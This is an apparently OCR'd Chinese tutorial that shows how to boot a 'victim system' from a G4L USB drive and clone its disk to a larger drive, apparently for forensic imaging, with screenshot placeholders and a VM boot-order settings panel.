


下载G4L


访问 https://sourceforge.net/projects/g4l/




解压zip，获取 iso 并烧录进U盘




本次演示选择 g4lefi 这个镜像，将其烧录进U盘（32G）




将受害系统关机，连接启动U盘，并设置U盘启动


“U20Copy”配置
通用
选项
硬件
安全性
备份
搜索
图形
鼠标和键盘
共享的打印机
网络
USB 与蓝牙
硬盘
CD/DVD
启动顺序
启动顺序：
CD/DVD
硬盘
外部设备
网络
外部引导设备：
TransMemory-Ex
选择启动时的引导设备
高级...
恢复默认设置
点击锁，以防止进一步的更改。





此时插入数据盘 500G 硬盘（目的硬盘容量要大于源硬盘）


选择默认的这个

